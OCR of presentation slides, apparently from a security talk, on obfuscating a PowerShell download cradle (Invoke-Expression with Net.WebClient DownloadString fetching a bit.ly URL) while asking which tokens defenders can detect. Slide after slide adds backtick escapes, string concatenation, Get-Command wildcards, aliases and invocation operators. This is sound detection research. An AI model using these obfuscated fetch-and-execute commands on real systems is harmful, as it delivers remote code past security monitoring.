
- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient

Obfuscating the Cradle

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient
  -).DownloadString("http



Obfuscating the Cradle

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient
  -).DownloadString("http
- Now let's demonstrate why assumptions are dangerous!

Obfuscating the Cradle

- Invoke-Expression (New-Object ~~System.~~Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - ~~System.~~Net.WebClient (System.* is not necessary for .Net functions)
  -).DownloadString("http

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString("http

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString~~("http~~s://bit.ly/L3g1t")

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString~~("http~~ (url is a string and can be concatenated)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString~~("ht"+"tp~~s://bit.ly/L3g1t")

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString~~("http~~ (url is a string and can be concatenated)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t")

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString("

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString("

(PowerShell string can be single or double quotes)
(…and did I mention whitespace?)
(…URL can also be set as variable.)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).DownloadString(

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).Download~~String(~~ 'ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download~~String(~~ (is .DownloadString the only method for Net.WebClient?)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).Download~~String(~~ 'ht'+'tps://bit.ly/L3g1t')

- What script block elements c
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download~~String(~~

Net.WebClient class has options:

- .DownloadString
- .DownloadStringAsync
- .DownloadStringTaskAsync
- .DownloadFile
- .DownloadFileAsync
- .DownloadFileTaskAsync
- .DownloadData
- .DownloadDataAsync
- .DownloadDataTaskAsync
- etc.

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  -).Download

(New-Object Net.WebClient) can be set as a variable:

```
$wc = New-Object Net.Webclient;
$wc.DownloadString( 'ht'+'tps://bit.ly/L3g1t')
```

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download (Member token obfuscation?)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient).'DownloadString'('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download (single quotes…)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."DownloadString"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download (double quotes…)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."Down`loadString"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download (tick marks??)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."Down`loadString"('ht'+'tps://bit.ly/L3g1t')

- What script block elements c
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download

Get-Help about_Escape_Characters

```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab
```

In Windows PowerShell, the escape character is the backtick (`), also called the grave accent

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements c
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download

Get-Help about_Escape_Characters

```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab

   For example:

       PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
       12345678123456781
       Col1    Column2 Col3
```

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements c
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download

Get-Help about_Escape_Characters

```
USING SPECIAL CHARACTERS

   When used within quotation marks, the escape character indicates a
   special character that provides instructions to the command parser.

   The following special characters are recognized by Windows PowerShell:

       `0    Null
       `a    Alert
       `b    Backspace
       `f    Form feed
       `n    New line
       `r    Carriage return
       `t    Horizontal tab
       `v    Vertical tab

   For example:


       PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
       12345678123456781
       Col1    Column2 Col3
```

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

  `D`o`w`N`l`o`A`d`S`T`R`i`N`g

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - ~~Download~~



Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - ~~Download~~ (Options: RegEx all the things or scratch this indicator)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements c
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - ~~Download~~

WebClient class has options:

- .DownloadString…
- .DownloadFile…
- .DownloadData…
- **.OpenRead**
- **.OpenReadAsync**
- **.OpenReadTaskAsync**

(Options: RegEx all the things or scratch this indicator)

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

DownloadString CAN be treated as a string or variable with **.Invoke**! (req'd in PS2.0)

- Invoke-Expression (New-Object Net.WebClient).("Down"+"loadString").Invoke('ht'+'tps://bit.ly/L3g1t')

  $ds = "Down"+"loadString"; Invoke-Expression (New-Object Net.WebClient). $ds.Invoke('ht'+'tps://bit.ly/L3g1t')

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient

Obfuscating the Cradle

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient

We have options…

1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")
2. (New-Object ("Net"+".Web"+"Client"))
3. $var1="Net."; $var2="WebClient"; (New-Object $var1$var2)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object
  - ~~Net.WebClient~~

We have options…

1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")
2. (New-Object ("Net"+".Web"+"Client"))
3. $var1="Net."; $var2="WebClient"; (New-Object $var1$var2)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - There aren't any aliases for **New-Object** cmdlet, so shouldn't this be safe to trigger on? If only PowerShell wasn't so helpful…

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → shows all available functions, cmdlets, etc.

```
PS C:\Users\limited_user\Desktop> Get-Command New-P*


CommandType     Name                                               ModuleName
-----------     ----                                               ----------
Function        New-PSWorkflowSession                              PSWorkflow
Cmdlet          New-PSDrive                                        Microsoft.PowerShell.Man
Cmdlet          New-PSSession                                      Microsoft.PowerShell.Cor
Cmdlet          New-PSSessionConfigurationFile                     Microsoft.PowerShell.Cor
Cmdlet          New-PSSessionOption                                Microsoft.PowerShell.Cor
Cmdlet          New-PSTransportOption                              Microsoft.PowerShell.Cor
Cmdlet          New-PSWorkflowExecutionOption                      PSWorkflow
```

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Return a single cmdlet name? Why not invoke it!
    - Invoke-Expression (Get-Command New-Object)



But we can be more creative…

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Return a single cmdlet name? Why not invoke it!
    - & (Get-Command New-Object)
    - . (Get-Command New-Object)

There we go… invocation ops

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Object)
    - . (Get-Command New-Object)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Objec*)
    - . (Get-Command New-Objec*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Obje*)
    - . (Get-Command New-Obje*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Obj*)
    - . (Get-Command New-Obj*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-Ob*)
    - . (Get-Command New-Ob*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command New-O*)
    - . (Get-Command New-O*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command *ew-O*)
    - . (Get-Command *ew-O*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Wildcards are our friend…
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object

  - **Get-Command** → Did I mention Get-Command also has aliases?
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can w
  - Invoke-Expression
  - New-Object

COMMAND works because PowerShell auto prepends "Get-" to any command, so COMMAND resolves to Get-Command.

  - **Get-Command** → Did I mention Get-Command also has MORE aliases?
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command

  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

Obfuscating the Cradle

- Invoke-Expression ((New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T"). "`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t'))

PowerShell 1.0 ways of calling Get-Command:

1. $ExecutionContext.InvokeCommand.**GetCommand**("New-Ob"+"ject", [System.Management.Automation.CommandTypes]::Cmdlet)
2. $ExecutionContext.InvokeCommand.**GetCmdlet**("New-Ob"+"ject")
3. $ExecutionContext.InvokeCommand.**GetCommands**("*w-o*",[System.Management.Automation.CommandTypes]::Cmdlet,1)
4. $ExecutionContext.InvokeCommand.**GetCmdlets**("*w-o*")
5. $ExecutionContext.InvokeCommand.**GetCommand**($ExecutionContext.InvokeCommand.**GetCommandName**("*w-o*",1,1), [System.Management.Automation.CommandTypes]::Cmdlet)
6. $ExecutionContext.InvokeCommand.**GetCmdlet**($ExecutionContext.InvokeCommand.**GetCommandName**("*w-o*",1,1))

- **Get-Command** → Can also be set with a string variable
  - & (Get-Command *w-O*)
  - . (Get-Command *w-O*)
  - & (GCM *w-O*)
  - . (GCM *w-O*)
  - & (COMMAND *w-O*)
  - . (COMMAND *w-O*)
  - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

Obfuscating the Cradle

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command

  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

NOTE: Get-Command's cousin is just as useful…
Get-Alias / GAL / Alias

Obfuscating the Cradle

- Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias

  - **Get-Command** → Can also be set with a string variable
    - & (Get-Command *w-O*)
    - . (Get-Command *w-O*)
    - & (GCM *w-O*)
    - . (GCM *w-O*)
    - & (COMMAND *w-O*)
    - . (COMMAND *w-O*)
    - $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)

Obfuscating the Cradle

- Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias

  - Given wildcards it's infeasible to find all possible ways for Get-Command/GCM/Command/Get-Alias/GAL/Alias to find and execute New-Object, so potential for FPs with this approach.

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s

  - Ticks also work on PowerShell cmdlets…

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s

  - Ticks also work on PowerShell cmdlets…and so do invocation operators.
    - & ('Ne'+'w-Obj'+'ect') & ("{1}{0}{2}" -f 'w-Ob','Ne','ject')
    - . ('Ne'+'w-Obj'+'ect') . ("{1}{0}{2}" -f 'w-Ob','Ne','ject')

Concatenated Reordered

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression
  - `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s | `G`A`L | `A`l`i`A`s

  - Ticks also work on PowerShell cmdlets…and so do invocation operators.
  - Once again, Regex all the things or give up on this indicator

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression

  - What's potentially problematic about *Invoke-Expression*?

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression

  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
       1. **Invoke-Expression** "Write-Host IEX Example -ForegroundColor Green"
       2. **IEX** "Write-Host IEX Example -ForegroundColor Green"

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression

  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
    2. Order
       1. **IEX** "Write-Host IEX Example -ForegroundColor Green"
       2. "Write-Host IEX Example -ForegroundColor Green" | **IEX**

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression

  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
    2. Order
    3. Ticks
       1. `I`E`X
       2. `I`N`v`o`k`e`-`E`x`p`R`e`s`s`i`o`N

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression

  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
    2. Order
    3. Ticks
    4. Invocation operators
       1. **& ('I'+'EX')**
       2. **. ('{1}{0}' -f 'EX','I')**

Obfuscating the Cradle

- Invoke-E
  'ht'+'tps:
- What sc
  - Invo
  - Wha
    1.
    2.
    3.
    4.

```
[C:\Documents\Revoke-Obfuscation\Corpus]
PS:7 > dir *.ps1,*.psm1 -af -rec |
>>    group { $_ | sls '(Invoke-Expression|iex) ' -Quiet } |
>>    select Count,Name

 Count Name
 ----- ----
397254 False
 11411 True



[C:\Documents\Revoke-Obfuscation\Corpus]
PS:8 > 11411/(11411+397254)
0.027922626111852

[C:\Documents\Revoke-Obfuscation\Corpus]
PS:9 >
```

3% of scripts in the wild use Invoke-Expression!!

`R`i`N`g"(

1. & ('I'+'EX')
2. . ('{1}{0}' -f 'EX','I')

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression

  - What's potentially problematic about *Invoke-Expression*?
    1. Aliases: Invoke-Expression / IEX
    2. Order
    3. Ticks
    4. Invocation operators
    5. Invoke-Expression vs **Invoke-Command**

Obfuscating the Cradle

Cmdlet/Alias	Example
Invoke-Command	Invoke-Command {Write-Host ICM Example -ForegroundColor Green}
ICM	ICM {Write-Host ICM Example -ForegroundColor Green}
.Invoke()	{Write-Host ICM Example -ForegroundColor Green}.Invoke()
&	& {Write-Host ICM Example -ForegroundColor Green}
.	. {Write-Host ICM Example -ForegroundColor Green}

- What's potentially problematic about "Invoke-Expression"???
  1. Aliases: Invoke-Expression / IEX
  2. Order
  3. Ticks
  4. Invocation operators
  5. Invoke-Expression vs **Invoke-Command**

.InvokeReturnAsIs()
.InvokeWithContext() ← PS3.0+

Obfuscating the Cradle

- Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What script block elements can we key off of for this?
  - Invoke-Expression || IEX || Invoke-Command || ICM || .Invoke() || … "&" or "." ?!?!?

  - So we add the Invoke-Command family to our arguments…
  - Don’t forget about PS 1.0!
    - $ExecutionContext.InvokeCommand.InvokeScript({Write-Host SCRIPTBLOCK})
    - $ExecutionContext.InvokeCommand.InvokeScript("Write-Host EXPRESSION")

Obfuscating the Cradle

